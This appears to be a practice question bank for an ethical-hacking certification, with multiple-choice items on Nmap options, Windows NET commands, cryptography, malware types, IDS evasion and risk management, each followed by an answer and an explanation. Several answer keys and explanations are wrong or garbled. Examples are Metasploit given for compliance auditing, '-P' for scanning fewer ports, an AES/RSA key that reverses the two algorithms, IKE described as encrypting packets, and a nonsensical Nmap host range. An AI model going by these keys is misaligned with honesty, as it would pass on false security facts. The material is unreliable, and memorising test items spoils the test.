The Open Web Application Security Project (OWASP) is the worldwide not-for-benefit charitable organization concentrated on improving the security of software. What detail is the essential concern on OWASP's Top Ten Project Most Critical Web Application Security Risks?

Injection
Cross Site Request Forgery
Cross Site Scripting
Path Disclosure

**Answer: A**

**Explanation:** Injection is the top item on the OWASP 2013 top ten Project Most Critical Web Application Security Risks list. When untrusted data is provided to an interpreter as part of a command or query, injection issues such as SQL, OS, and LDAP injection occur. The interpreter can be tricked by the attacker's hostile data into executing unwanted commands or accessing data without proper authorization.

Select the NMAP command for OS detection.

–O
–D
–X
–P

**Answer: A**
**Explanation:** -O is the command-line switch for OS detection in Nmap.

How would an attacker record all the shares to which the current user context has access when using CMD?

NET CONFIG
NET USE
NET FILE
NET VIEW

**Answer: B**

**Explanation:** Connects a computer to a shared resource, disconnects it, or shows information about computer connections. The command also manages persistent connections to the internet. Net usage returns a list of network connections when run without any parameters.

Where does PPTP encryption belong in the OSI model?

Application Layer
Transport Layer
Data link Layer

Network Layer

**Answer: C**
**Explanation:** PPTP, PPoE, and L2TP provide a data link layer.

If the following binary values are XOR: 10110001, 00111010. The resultant binary value would be:

11011000
10001011
10011101
10111100

**Answer: B**

**Explanation:** The XOR gate is a digital logic gate that implements an exclusive OR function; that is, a true output (1/HIGH) results if one, and only one, of the inputs to the gate is true. If both

inputs are false (0/LOW) or both are true/false output results. The inequality function is represented as XOR, where the output is true if the inputs are not alike and false otherwise. “One or the other but not both” is a good approach to remember XOR.

Select the following resources that NMAP needs to use as a basic vulnerability scanner covering numerous vectors like HTTP, SMB, and FTP.

Nessus Scripting Engine
NMAP Scripting Engine
SAINT Scripting Engine

Metasploit Scripting Engine

**Answer: B**

**Explanation:** NMAP Scripting engine is the most powerful engine for network discovery, version detection, vulnerability detection, and backdoor detection.

During a recent security assessment, you determine that the organization has one Domain Name Server (DNS) in a Demilitarized Zone (DMZ) and another DNS server on the internal network. Which of the following type of DNS configuration is this?

DNSSEC
Split DNS
DynDNS
DNS Scheme

**Answer: B**

In a split DNS infrastructure, you create two zones for the same domain, one for the internal network and the other for the external network.

Which of the following cryptographic hash functions can take an arbitrary length of input and produce a message digest output of 160 bits?

MD5
SHA-1
HAVAL

MD4

**Answer: B**
**Explanation:** SHA-1 takes an input and produces 160-bits hash value.

What is the main purpose of test automation in security testing?

It is an option, but it tends to be very expensive
It can accelerate benchmark and repeat the process periodically, but it cannot replace manual testing completely
It should be exclusive, and manual testing is outdated because of low speed and possible test setup inconsistencies
Test automation is not usable in security due to the complexity of the tests

**Answer: B**

**Explanation:** The key benefit of test automation in security testing is that it allows you to speed up and repeat benchmark tests with a consistent test setup. It cannot, however, totally replace manual testing.

Select the suitable programming language that is most vulnerable to buffer overflow attacks.

C++
Perl
Python
Java

**Answer: A**

**Explanation:** C++ are the popular programming languages that are vulnerable to buffer overflow attack.

Calculate the approximate cost of replacement and recovery operation of a hard drive failure per year if the cost of a new hard drive is $300. A technician charges $10 per hour and needs 10 hours to repair the OS and software to the new hard disk. It will require further 4 hours to repair the database from the last backup to the new hard disk. Calculate the SLE, ALE, and ARO. Assume the EF=1 (100%). What is the closest estimated cost of this replacement and recovery operation every year?

$146
$1320
$440
$100

**Answer: A**

**Explanation:** The annualized Loss Expectancy (ALE) is the product of the Annual Rate of Occurrence (ARO) and the Single Loss Expectancy (SLE).

Suppose that an asset is valued at $100,000, and the Exposure Factor (EF) for this asset is 25 %. The Single Loss Expectancy (SLE) then, is 25%*$100,000, or $25,000.

In our example, the ARO is 33%, and the SLE is 300+14*10 (as EF=1). The ALO is thus:

33%* (300+14*10), which equals to 146.

Assume you are the Director of Network Engineering. Your business is planning a significant expansion. Users connecting via analog modems, Digital Subscriber Lines (DSL), wireless data services, and Virtual Private Networks (VPN) over a Frame Relay network must be authenticated, according to the business. Which AAA protocol do you think you would use?

TACACS+
Kerberos
RADIUS
Diameter

**Answer: C**

What kind of vulnerability/attack is it when a malicious person forces the user's browser to send an authenticated request to a server?

Cross-site Scripting
Cross-site Request Forgery
Session Hijacking
Server-side Request Forgery

**Answer: B**

**Explanation:** Cross-site request forgery is an attack that forces an authenticated end-user to do undesirable actions on a web application.

A network administrator received a security alert at 3.00 a.m. from the Intrusion Detection System (IDS). The alert was generated due to a large number of incoming packets over ports 20 and 21. During analysis, there was no sign of attack on the FTP servers. How should the administrator handle this situation?

False Negatives

True Negatives
False Positives
True Positives

**Answer: C**

**Explanation:** False positives are the alerts, which wrongly indicate the particular condition or attribute that is present.

SSL, PGP, and IKE are all examples of which kind of cryptography?

Secret Key
Public Key
Hash Algorithm
Digest

**Answer: B**

**Explanation:** In cryptosystems, applications, and protocols, public-key algorithms are essential security components. Secure Sockets Layer (SSL), Transport Layer Security (TLS), Internet Key Exchange (IKE or IKEv2), S/MIME, PGP, and GPG are all built on top of them.

Which one of the following protocols does a smart card use in order to transfer the certificate in a secure manner?

Point to Point Protocol (PPP)
Point to Point Tunneling Protocol (PPTP)
Extensible Authentication Protocol (EAP)
Layer 2 Tunneling Protocol (L2TP)

**Answer: C**

**Explanation:** Extensible Authentication Protocol (EAP) is used in the smart card to transfer the certificate in a secure manner. Both client and authentication server mutually authenticate over EAP-TLS session with a digital certificate.

The only way to defeat a multi-level security solution is to leak data via _____.

Steganography
A Covert Channel
A Bypass Regulator
Asymmetric Routing

**Answer: B**

**Explanation:** A covert channel is a type of attack that creates a capability to transfer information objects between processes that are not supposed to be allowed to communicate by the computer security policy.

Select the following open source tools that would be the best option to scan a network for potential targets.

NIKTO
NMAP
CAIN
John the Ripper

**Answer: B**

**Explanation:** Gordon Lyon created NMAP, a free open-source network scanner. By sending packets and analyzing the responses, it is commonly used to discover hosts and services on a network. It has a number of features for exploring computer networks, including as host finding and service detection, as well as detection of operating systems.

What is the proper syntax when you want to do an ICMP scan on a remote computer using hping 2?

Hping2—set-ICMP host.domain.com
Hping2 host.domain.com
Hping2 -1 host.domain.com
Hping2 –i host.domain.com

**Answer: C**

**Explanation:** Hping2 -1 host.domain.com is the proper syntax for; when you want to do an ICMP scan on a remote computer using hping 2.

Select the suitable tools that are used to consider the files produced by several packet-capture programs such as WinDump, Wireshark, tcpdump, and EtherPeek?

Tcptraceroute
Tcptrace
Nessus
OpenVAS

**Answer: B**

**Explanation:** TCPtrace is a utility that allows you to analyze TCP dump files. It works with files created by WinDump/tcpdump/Wireshark, EtherPeek, snoop, and Agilent NetMetrix, among other common packet-capture apps.

Which of the following protocols is used for setting up secured channels between two devices, typically in VPNs?

PEM
SET
IPSEC
PPP

**Answer: C**

**Explanation:** IPSec (Internet Protocol Security) is a set of protocol provide secure private communication across IP networks. IPSec

protocol allows the system to establish a secure tunnel with a peer security gateway.

The establishment of a TCP connection contains a negotiation called 3 way handshakes. Which kind of message is initially sent by the client to the server in order to begin this negotiation?

ACK
SYN
SYN-ACK
RST

**Answer: B**

**Explanation:** SYN is a kind of message that sends the client to the server in order to begin this negotiation.

Which of the following terms describes the amount of risk that remains after the identification of vulnerabilities and their mitigation?

Inherent Risk
Deferred Risk
Residual Risk
Impact Risk

**Answer: C**

**Explanation:** The residual risk is the risk or danger of an action, an event, a method, or a technical process that, despite being up to date with science, still perceives these dangers, even if all theoretically possible safety measures (scientifically conceivable measures) are applied; in other words, the risk that remains after natural or inherent risks have been reduced by risk controls.

An attacker using a rogue wireless AP launches a MITM attack and injects an HTML code to embed a malicious applet in all HTTP connections. When users access any page, the applet runs and exploits many machines. Select the suitable tool that the hacker probably used to inject the HTML code.

Ettercap
Wireshark
Aircrack-ng
Tcpdump

**Answer: A**

**Explanation:** Ettercap is a comprehensive suite for man in the middle attack, helpful for sniffing time connection, content filtering, active and passive dissection of many protocols, and includes many features for network and host analysis.

Which of the following antenna is normally used in communications for a frequency band of 10 MHz to VHF and UHF?

Dipole Antenna
Yagi Antenna
Omnidirectional Antenna
Parabolic Grid Antenna

**Answer: B**

**Explanation:** Typically, the Yagi antenna operates around 30 MHz to 3Hz frequency range, which belongs to VHF and UHF frequency range.

Which of the following international standards establishes a baseline level of confidence in the security functionality of IT products by providing a set of requirements for evaluation?

Common Criteria
Blue book
ISO 26029
The Wassenaar agreement

**Answer: A**

**Explanation:** Common Criteria (CC) is an international set of guidelines and specifications developed for evaluating information security products, specifically to ensure they meet an agreed upon security standard for governmental deployment.

If you want to scan fewer ports than the default scan that uses Nmap tool, which option would you use?

–P
–Sp
–r
–F

**Answer: A**

**Explanation:** Nmap –P can scan single port, range of ports, or all 65535 ports.

Which tool can be used for passive OS fingerprinting?

Nmap
Tcpdump
Ping
Tracert

**Answer: B**

**Explanation:** Both the pf and tcpdump programmes have a capability called passive Operating System fingerprinting.

Select the following tool, which can scan a network to execute vulnerability checks and compliance auditing.

NMAP
Nessus

BeFF
Metasploit

**Answer: D**

**Explanation:** Metasploit is a penetration testing solution that makes hacking far more accessible than it was previously. For many attackers and defenders, it is a necessary tool. Point Metasploit at your target, select an exploit, drop any payload you want, and press "Enter".

Which protocol and port number might be needed to send log messages to a log analysis tool that resides behind a firewall?

UDP 514
UDP 123

UDP 541
UDP 415

**Answer: A**

**Explanation:** Syslog is a standardized protocol for sending log messages and event information from Unix/Linux, switches, routers, windows, and Firewalls over UDP 514 port.

You have successfully gained access to a Linux server and would like to guarantee that the succeeding outgoing traffic from this server will not be caught by a Network Based Intrusion Detection

Systems (NIDS). What is the most effective technique to avoid NIDS?

Protocol Isolation
Encryption
Alternate Data Streams
Out of Band Signaling

**Answer: B**

**Explanation:** Since the application layer contents are inaccessible, the only analysis the NIDS can perform when it meets encrypted traffic is packet-level analysis. Because today's network attacks are mostly targeted at network services (application layer entities), packet-level analysis does little to protect our critical business assets.

A _____ is a network device that monitors the radio spectrum for the presence of unauthorized access points and can automatically take countermeasures such as denying these unauthorized access points to connect to the network.

Wireless Access Point
Wireless Intrusion Prevention System
Wireless Access Control List
Wireless Analyzer

**Answer: B**

**Explanation:** Wireless Intrusion Prevention System (WIPS) is a dedicated security device or integrated software application that monitors a wireless LAN network's radio spectrum for access points and other wireless threats.

Which of the following is a Windows command that a hacker can use to record all the shares to which the current user context has access?

NET USE
NET CONFIG
NET FILE
NET VIEW

**Answer: A**

**Explanation:** Connects or disconnects a computer from a shared resource, as well as providing information about computer connections. NET USE also manages persistent network connections. Net usage returns a list of network connections when run without any parameters.

Challenge/response authentication is used to prevent:

Scanning Attacks
Replay Attacks
Password Cracking Attacks
Session Hijacking Attacks

**Answer: B**

**Explanation:** Challenge Handshake Authentication Protocol (CHAP) secures against replay attack during the authentication phase through the use of an incrementally changing identifier and a variable challenge value.

These hackers have limited, or no training, and they only know how to use basic methods or tools. What kind of hackers are we talking about?

White-Hat Hackers
Black-Hat Hackers A
Script Kiddies
Gray-Hat Hacker

**Answer: C**

**Explanation:** A script kiddie or skid is an unskilled individual who uses scripts or programs developed by others to attack computer systems and networks and deface websites.

What is considered to be a brute force attack?

You threaten to use the rubber hose on someone unless they reveal their password
You load a dictionary of words into your cracking program
You attempt every single possibility until you exhaust all possible combinations or discover the password

You wait until the password expires
You create hashes of a large number of words and compare it with the encrypted passwords

**Answer: C**

**Explanation:** A brute-force attack consists of an attacker submitting the hope of eventually guessing correctly. The attacker goes through all conceivable passwords and passphrases in order to find the proper one. Alternatively, the attacker can guess the key, which is usually generated using a key derivation function from the password.

Which of the following is one of the most actual ways to prevent Cross-site Scripting (XSS) in software applications?

Use security policies and procedures to define and implement proper security settings
Validate and escape all information sent to a server
Verify access right before allowing access to protected information and UI controls
Use digital certificates to authenticate a server prior to sending data

**Answer: B**

**Explanation:** Contextual output encoding/escaping could be used as the primary defense mechanism to stop Cross-site Scripting (XSS) attacks.

A hacker has successfully infected an internet-facing server to send junk mails. Which sort of Trojan infects this server?

Banking Trojans
Turtle Trojans
Botnet Trojan
Ransomware Trojans

**Answer: C**

**Explanation:** A zombie is a computer linked to the internet that has been hacked, infected with a computer virus, or infected with a Trojan horse and can be used to carry out malevolent operations under remote control. Botnets of zombie computers are frequently used to disseminate spam and perform DDoS attacks. Since the majority of zombie computer owners are unaware that their system is being utilized in this manner, these machines are metaphorically compared to zombies. A zombie horde attack is similar to a coordinated DDoS attack by many botnet machines.

In which phase of the ethical hacking process, Google hacking is employed?

Reconnaissance
Gaining Access

Maintaining Access
Scanning and Enumeration

**Answer: A**

**Explanation:** Reconnaissance is an attack in which an intruder engages with the targeted system to gather information about vulnerabilities. This is borrowed from its military use, where it refers to a mission into enemy territory to obtain information.

Which of the following are well-known password-cracking programs?

Netcat
Jack the Ripper
LOphtcrack
John the Ripper

**Answer: C**

**Explanation:** LOphtCrack is a password recovery and auditing programme. It employs dictionary, brute-force, hybrid attacks, and rainbow tables to verify password strength and recover lost Microsoft Windows passwords.

Select the program which infects the system boot sector and the executable files at the same time:

Polymorphic virus
Stealth virus
Multipartite virus

Macro virus

**Answer: C**

**Explanation:** A multipartite virus with various modes of infection and transmission. The name refers to the early viruses, which included DOS executable files and virus code in the PC BIOS boot area.

A tester tries to enter the following test script into the company's website's search box while testing the company's web applications:

>

When the tester touches the search button, a pop-up box with the text “Testing Testing Testing” displays on the screen. In the web application, which of the following vulnerabilities has been discovered?

Cross-site Request Forgery
Buffer Overflow
Cross-site Scripting
Distributed Denial of Service

**Answer: C**

**Explanation:** An attacker can use Cross-Site Scripting (XSS) to inject client-side scripts into web pages that are being viewed by other users. An attacker could exploit a cross-site scripting vulnerability to get around access constraints like the same-origin policy.

For a test, a pentester is configuring a Windows laptop. Which of the following drivers and libraries are necessary to allow the NIC to work in promiscuous mode when using Wireshark?

Winpcap
Winprom
Libpcap
Awinpcap

**Answer: A**

**Explanation:** The libpcap library is available in two window versions: Npcap and Winpcap. On Windows, they are used to record line network traffic. Winpcap is included in Wireshark, while Npcap is recommended for Windows 10.

You notice TCP port 123 is open when monitoring your company's network. Which of the services uses TCP port 123 by default?

POP3
Telnet
DNS
Network Time Protocol

**Answer: D**

**Explanation:** TCP and UDP port 123 are used by default for Network Time Protocol (NTP)

Which of the following procedures can be used to determine if computer files have been modified?

Integrity Checking Hashes
Permission Sets
Network Sniffing
Firewall Alerts

**Answer: A**

**Explanation:** Integrity checking hashes are used to guarantee that a file has not been corrupted by comparing the hash value to a previously calculated value.

To acquire Wireless Packet Data, which of the following tools would be used?

John the Ripper
NetStumbler
Nessus
Netcat

**Answer: B**

**Explanation:** Netstumbler is a Windows application that detects Wireless LANs that use the 802.11b, 802.11a, and 802.11g WLAN protocols. It is compatible with all Microsoft Windows operating systems, including Windows 2000 and Windows XP.

While performing behavioral analysis, a log monitoring programme detected many unusual logins on a Linux server during non-business hours. After a closer look at all of the login activities, it was discovered that one of the logins took place within normal business hours. A Linux administrator researching the issue discovers that the Linux server's system time is off by more than twelve hours. Which protocol should be used to synchronize the time on a Linux server that has ceased working?

NTP
Time Keeper
PPP
OSPP

**Answer: A**

**Explanation:** The Network Time Mechanism (NTP) is a time synchronization protocol for network devices.

Which of the following Intrusion Detection Systems is best suited for big situations where vital network assets require extra protection and are suitable for monitoring sensitive network segments?

Host-based Intrusion Detection System (HIDS)
Firewalls
Honeypots
Network-based Intrusion Detection System (NIDS)

**Answer: D**

**Explanation:** Network-based Intrusion Detection Systems (NIDS) are designed to identify intrusions and monitor network traffic, making them perfect for monitoring and analyzing sensitive network segments.

Which utility is used to copy files from USB devices invisibly?

USB Sniffer
USB Grabber
USB Dumper
USB Snoopy

**Answer: C**

**Explanation:** When USB Dumper is connected to a PC, it discretely copies files and folders from the flash drive. Following installation, the application will copy data from any removable media drive attached to your PC without requiring confirmation. From the Task Manager, you will need to close it.

Which of the following is best define Denial-of-Service attack?

A hacker can overcome authentication by using any character, word, or letter that comes to mind.
A hacker tries to crack a password using a system, which causes the network to fail.
A hacker denies access to a service to a genuine user (or groups of users).
A hacker tries to fool a computer or even another person into thinking they are a valid user.

**Answer: C**

**Explanation:** In order to overwhelm systems and prevent some or all valid requests from being fulfilled, denial-of-service is often achieved by flooding the targeted computer or resource with extraneous requests.

The example of two factor authentication is _____.

Username and Password
PIN Number and Birth date
Digital Certificate and Hardware Token
Fingerprint and Smartcard ID

**Answer: D**

**Explanation:** Two-factor authentication is exemplified by fingerprint and smartcard ID.

What is the best technique to protect yourself against network sniffing?

Register the MAC addresses of all machines in a centralized database.
Encryption protocols are used to protect network communications.
Use a fixed IP address.
Physical access to server rooms housing critical servers should be restricted.

**Answer: B**

**Explanation:** Encryption, such as Secure Sockets Layer (SSL) or Transport Layer Security (TLS), is one approach to secure your network communication from being sniffed (TLS). Although encryption does not prevent packet sniffers from seeing source and destination information, it does encrypt the data packet's content, leaving the sniffers with encrypted nonsense.

An NMAP scan of a server shows that port 69 is open. What risk could this pose?

Weak SSL version
Unauthenticated access
Web portal data leak
Cleartext login

**Answer: B**

**Explanation:** The Trivial File Transfer Protocol (TFTP) is an unencrypted and unauthenticated file transfer protocol that runs on port 69. Unauthenticated access is the initial and most fundamental feature associated with this port.

Which of the following IPsec components provides protocol-level functions such as encrypting and decrypting packets?

Oakley
IPsec Policy Agent
IPsec Driver
Internet Key Exchange (IKE)

**Answer: D**

**Explanation:** In the IPSec protocol suite, Internet Key Exchange (IKE) is a protocol that is used to set up Security Associations (SA). It employs an x.509 certificate for authentication and a DH key exchange to establish a shared session secret from which cryptographic keys are produced. Encryption and decryption of packets are also done with these keys.

To ensure the security and secrecy of data within the same LAN, which of the following IPSec modes should you use?

AH Permiscuous
ESP Confidential
ESP Transport Mode

AH Tunnel Mode

**Answer: C**

**Explanation:** When using transport mode, IPSec merely encrypts the IP payload. Through the use of an AH or ESP header, transport mode protects an IP payload. Encapsulating Security Payload (ESP) ensures the IP payload's confidentiality (together with authentication, anti-replay protection, and integrity).

Can you tell the difference between the AES and RSA algorithms?

Both techniques are asymmetric, but RSA employs 1024-bit keys. Both methods are symmetric, but AES utilizes 256-bit keys.

AES is symmetric and is used to encrypt data; RSA is asymmetric and is used to produce a public/private key pair.
AES is an asymmetric algorithm for generating a public/private key pair. RSA is a symmetric algorithm for encrypting data.

**Answer: C**

**Explanation:** The RSA encryption algorithm is asymmetric, whereas the AES encryption algorithm is symmetric.

What is the LDAP protocol's port number?

389

464
445

**Answer: A**

**Explanation:** A client initiates an LDAP session by connecting to an LDAP server known as Directory System Agent (DSA). TCP and UDP port 389 are used by default for LDAP (LDAP over SSL).

_____ is a type of virus that tries to install itself into the file it infects.

Polymorphic virus
Tunneling virus
Cavity virus

Stealth virus

**Answer: C**

**Explanation:** A cavity virus is a type of computer virus that tries to install itself into the file it infects. This is tough to do well, and this virus is uncommon.

Which kind of security feature stops vehicles from crashing through the doors of a building?

Bollards
Turnstile

Mantrap
Receptionist

**Answer: A**

**Explanation:** Bollards are placed on the road to manage traffic and avoid ramming.

Which of the following programs is most commonly used to target Microsoft Office products?

Multipart Virus
Polymorphic Virus
Stealth Virus
Macro Virus

**Answer: D**

**Explanation:** A macro virus is a virus written in a macro language, which is a computer language integrated within a software application (e.g., word processors and spreadsheet applications). Some software, such as Microsoft Office, allows macro programmes to be inserted in documents and start automatically when the document is opened, providing a unique technique for propagating malicious computer instructions.

Two-factor authentication addresses the following issues:

Something you possess and something you are aware of
Something you are aware of and something you are aware of
Something you are as well as something you recall
You have something, and you are something.

**Answer: A**

An IS auditor discovered no written security procedures during a security audit of IT processes. What is the role of the IS auditor?

Create a procedure document
Identify and evaluate existing practices
Conduct compliance testing
Terminate the audit

**Answer: B**

**Explanation:** To identify problem areas and possibilities, the auditor should first assess existing policies and practices.

Processes can be hidden from the process list, files can be hidden, keystrokes can be intercepted, and items can be registered with _____.

Rootkit
DoS tool
Scanner
Trojans
Backdoor

**Answer: A**

**Explanation:** Rootkit is a programme that can hide processes from the task manager, as well as files, keystrokes, and registry entries.

In the web realm, _____ is a very prevalent IDS evasion method.

Spyware
Unicode characters
Port knocking
Subnetting

**Answer: B**

**Explanation:** Unicode attacks have the potential to be effective against programmes that support it. Unicode is an international standard aimed at representing every character required by all written human languages as a single integer number. Unicode characters are often represented by two bytes, however, this is impracticable in practice.

To assess the layer of blood vessels in the eye, which of the following types of scans is used?

Iris Scan
Facial Recognition Scan

Retinal Scan
Signature Kinetics Scan

**Answer: C**

**Explanation:** A retinal scan is a biometric technology that uses unique patterns on the retina blood vessels to determine a person's identity.

In cryptography, what is a "collision attack"?

Collision attacks are attempts to obtain the public key.
Collision attacks attempt to split the hash into two halves, each containing the same bytes, in order to obtain the secret key.
Collision attacks look for two inputs that provide the same hash value.
Collision attacks attempt to decode the plaintext value by breaking the hash into three parts.

**Answer: C**

**Explanation:** A collision attack attempts to locate two hash function input strings that generate the same hash result.

What is a short-range wireless communication technology designed to replace cables linking portable and stationary equipment while maintaining high levels of security? A short-range wireless connection allows mobile phones, computers, and other devices to

connect and interact. Choose the best match from the options below:

Radio-Frequency Identification
Bluetooth
InfraRed
WLAN

**Answer:B**

**Explanation:** Bluetooth is a wireless standard for connecting mobile phones, computers, and other electronic devices across short distances.

What is the most crucial stage of ethical hacking, and where should you spend the most time?

Gaining Access
Network Mapping
Footprinting
Escalating Privileges

**Answer: C**

**Explanation:** Footprinting is the first step a penetration tester does when evaluating the security of any IT infrastructure. The goal of footprinting is to acquire as much information as possible about the computer system or network, as well as the devices that are connected to it.

When compared to asymmetric algorithms, which of the following is considered a strength of symmetric key cryptography?

Speed
Key Distribution
Scalability
Security

**Answer: A**

**Explanation:** Symmetric cryptography is faster due to Symmetric Key/Pre-shared Key.

A risk management approach is implemented by a medium-sized healthcare IT company. Except_____, there are five main responses to risk.

Avoid
Delegate
Mitigate
Accept

**Answer: B**

**Explanation:** Acceptance, Transference, Avoidance, Mitigation, and Exploitation are the five main approaches to risk management.

Which of the following options offers the most information on the security posture of the system?

Port Scanning, Service Identification, Banner Grabbing

Phishing, Spamming, Sending Trojans
Social Engineering, Tailgating, Company Site Browsing
Wardriving, Social Engineering, Warchalking

**Answer: A**

**Explanation:** Port Scanning, Service Identification, and Banner Gathering deliver the most information about a system's security posture to security professionals.

Which of the following is a hardware need for either an IDS/IPS system or a proxy server to work correctly?

Similar RAM requirements
Fast network interface cards
They must be dual-homed
Fast processor to help with network traffic analysis

**Answer: C**

**Explanation:** Dual-homed or dual-homing can be used to describe Ethernet equipment with several network interfaces for redundancy or in firewall technology. Dual-homed is one of the firewall topologies for providing preventive security, such as an IDS/IPS system.

When potential clients want sample reports from prior penetration tests, what should you do?

Reports should be shared in their whole, with no redactions.
Full reports with redactions should be shared.

After the NDA has been signed, share reports.
Decline but provide references

**Answer: D**
**Explanation:** Data from penetration tests should not be shared with others.

Which TCP flag tells the sender system to transfer all buffered data at the same time?

PSH
SYN
RST
FIN
URG

**Answer: A**

**Explanation:** When the PSH flag in an outgoing TCP packet is set to 1, TCP is told to send the packet right away.

Which type of restriction is enforced by the "black box" testing methodology?

Only a portion of a system's internal operation is visible to the tester.
The tester has a thorough knowledge of a system's internal functionality.
The tester has access to only the system's external operations.
The tester is only aware of a system's internal operation.

**Answer: C**

**Explanation:** Black-box testing is a type of software testing that looks at an application's functioning without looking at its internal structure or workings.

Which of these methods for keeping backup tapes is the most secure?

In the same building, on a different floor
Offsite, in a climate-controlled facility
In a cold, dry location
For speedier retrieval, the data is kept in a fireproof safe inside the datacenter

**Answer: B**

**Explanation:** Producing backup tapes and storing them in an offsite storage facility should be part of any efficient disaster data

recovery strategy. If the business office is affected by a natural disaster, the data will not be compromised. It is strongly advised that backup tapes be handled with care and maintained in a safe, climate-controlled environment. This gives you peace of mind and makes your business almost immediate stability after a disaster.

The adherence of an organization to its declared security policy is assessed through _____ methods.

Penetration Testing
Vulnerability Assessment
Risk Assessment

Security Auditing

**Answer: D**

**Explanation:** The practice of evaluating an organization's adherence to its declared security policy is known as security auditing.

What is the best countermeasure to encrypting ransomware?

Maintain a backup generation that is not connected to the internet.
Make use of numerous antivirus software
Analyze the ransomware to obtain the encrypted data's decryption key.
Payment of a ransom

**Answer: A**

**Explanation:** The best defense is to keep an offline backup of any ransomware that has been encrypted.

You have successfully compromised a network PC and discovered a live server on the same network. You attempted to ping it but received no answer. What's the reason for this?

On the target server, the ARP is deactivated.
ICMP is not supported by TCP/IP.
On the target server, ICMP may be disabled.

The ping command must be executed with root capabilities.

**Answer: C**

**Explanation:** ICMP "Echo request" and "Echo reply" packets are used to implement the ping tool. One of the most important protocols in the internet protocol suite is the Internet Control Message Protocol (ICMP). It is used by network devices such as routers to transmit signals indicating that a requested service is not available or that a host or router cannot be contacted, for example.

The host specification of 202.176.56-570 is included in an NMAP command. "*" will scan a total of————-—hosts.

256
2
Over 10,000
512

**Answer: D**

**Explanation:** The host specification of 202.176.56-570 is included in a Nmap command. The wildcard "*" will scan 512 hosts.

When an attacker only has a partial understanding of the application's inner workings, which of the following types of analysis is performed?

White-box

Gray-box

Black-box
Announced

**Answer: B**

**Explanation:** Grey-box analysis is used when an attacker only has a partial understanding of the application's inner workings.

Preventive control is :

Security Policy
Smart Card Authentication
Continuity of Operations Plan
Audit Trail

**Answer: B**

**Explanation:** Since, smart card authentication is a two-step authentication that employs a physical device called a smart card to store a user's public key credentials and a Personal Identification Number (PIN) as the secret key to authenticate the user to the smart card, it is a preventive control.

Choose one of the following security operations to determine an organization's attack surface.

Employees are being educated on the company's social engineering security policy.
Detecting network services in the corporate DMZ using a network scan

Configuration management is used to identify when and where security fixes should be applied.
Examining if each employee need a security clearance

**Answer: B**

**Explanation:** The purpose of a network scan is to document the attack surface as well as any clearly detectable weaknesses.

Select the security settings that govern the use of a virtual private network (VPN) to gain access to an internal corporate network.

Remote Access Policy
Network Security Policy
Access Control Policy
Information Protection Policy

**Answer: A**

**Explanation:** The use of a VPN to get access to an internal company network is defined by the Remote Access Policy.

Updates to procedures, policies, and configuration are made in a controlled and documented manner by _____.

Change Management
Regulatory Compliance
Peer Review
Penetration Testing

**Answer: A**

**Explanation:** All techniques of preparing, supporting, and assisting individuals, teams, and organizations in effecting organizational change are referred to as change management.

To try an injection attack on a web server based on the answers to True/False questions is called _____.

DMS-specific SQLi
Classic SQLi
Blind SQLi
Compound SQLi

**Answer: C**

**Explanation:** Blind SQLi is an injection attack in which the attacker asks the database true/false questions and determines the answer based on the application response.

Except for _____, the types of Bluetooth attacks are as follows.

Bluejacking
Bluedriving
Bluesnarfing
Bluesmacking

**Answer: B**
**Explanation:** Bluedriving is not considered a Bluetooth attack.

What are the best examples representing logical or technical control?

Heating and air conditioning
Smoke and fire alarms
Security tokens
Corporate security policy

**Answer: C**

**Explanation:** A logical or technical control is represented by a security token. A security token is a portable device that electronically authenticates a person's identification by storing personal information. To allow access to a network service, the owner inserts the security token into a system. STS (Security Token Services) creates security tokens that verify a person's identification.

Risk response techniques are critical in today's business environment because of the practical challenges that firms face. Which of the five basic risk responses is not one of the five?

Delegate
Mitigate
Accept
Avoid

**Answer: A**
**Explanation:** Delegate is not the five basic responses to risk.

Which kind of antenna is used in wireless communication?

Uni-directional
Bi-directional
Omnidirectional
Parabolic

**Answer: C**

**Explanation:** Omnidirectional is a kind of antenna, which is used in wireless communication.

What is the relationship between the terms "probability" and "threat" in risk management?

A prospective threat source that could exploit a vulnerability is called likelihood.
The likelihood of a threat source exploiting a vulnerability is defined as the chance that the vulnerability will be exploited.

The likelihood that a vulnerability is a threat source is expressed as a percentage.
The most likely source of a threat that could exploit a vulnerability is a likelihood.

**Answer: B**

**Explanation:** Building an effective security programme requires the capacity to assess the potential of threats within the company. To be effective, the technique of determining threat likelihood must be properly defined and integrated into a larger threat analysis process.

What is a low-tech way of gaining unauthorized access to systems?

Sniffing
Eavesdropping
Social Engineering
Scanning

**Answer: C**

**Explanation:** In the context of information security, social engineering refers to the psychological manipulation of people to persuade them to do actions or reveal sensitive information. It's a type of deception used to obtain data, gain access to systems, or commit fraud.

What are the examples of IP spoofing?

Man-in-the-Middle
Cross-site Scripting
SQL Injections
ARP Poisoning

**Answer: A**
**Explanation:** Man-in-the-Middle is an example of IP spoofing.

An incident management process step is responsible for developing regulations, cooperating human workforce, creating a backup plan, and testing the plans for an organization.

Containment Phase
Preparation Phase
Identification Phase
Recovery Phase

**Answer: B**

**Explanation:** In order to help reduce any potential problems that may hamper one's ability to handle an incident, certain critical factors should be adopted throughout the preparation phase.

An asymmetric cipher is based on factoring the product of two large prime numbers. Which of the following cipher is discussed?

SHA
RSA
MD5
RC5

**Answer: B**

**Explanation:** The practical difficulty of factoring the product of two large prime integers is the basis for RSA.

What type of attack is used to crack passwords by using a pre-computed table of hashed passwords?

Rainbow Table Attack
Hybrid Attack

Brute Force Attack
Dictionary Attack

**Answer: A**

**Explanation:** Rainbow table attack is used to crack passwords by using a precomputed table of hashed passwords.

If you need to analyze extracted metadata from files, you acquired during the initial stage of a penetration test, which of the following tools should you use?

Armitage

Dimitry
Metagoofil
Cdpsnarf

**Answer: C**

**Explanation:** Metagoofil is a data collection tool for collecting metadata from public documents (pdf, doc, xls, ppt, docx, pptx, xlsx) owned by a target firm.

There is an ideal choice for biometric controls except_____.

Voice
Height and Weight
Fingerprints
Iris Patterns

**Answer: B**

**Explanation:** Height and Weight is not an ideal choice for biometric controls.

_____ is a detective control.

Audit Trail
Security Policy
Smart Card Authentication
Continuity of Operations Plan

**Answer: A**

**Explanation:** An audit trail is a security-related chronological record, set of records, and/or destination and source of records that provide documentary evidence of the sequence of operations that have impacted a specific operation, method, or event at any given time.

Which type of tool allows analysts and pen testers to examine links between data using graphs and link analysis?

Cain and Abel
Maltego
Metasploit
Wireshark

**Answer: B**

**Explanation:** Paterva developed Maltego, proprietary software for open-source intelligence and forensics. Maltego focuses on offering a library of transforms for finding data from open sources and presenting it in a graph format that may be used for link analysis and data mining.

Which of the following options is assured by the use of a hash?

Confidentiality

Authentication
Integrity
Availability

**Answer: C**

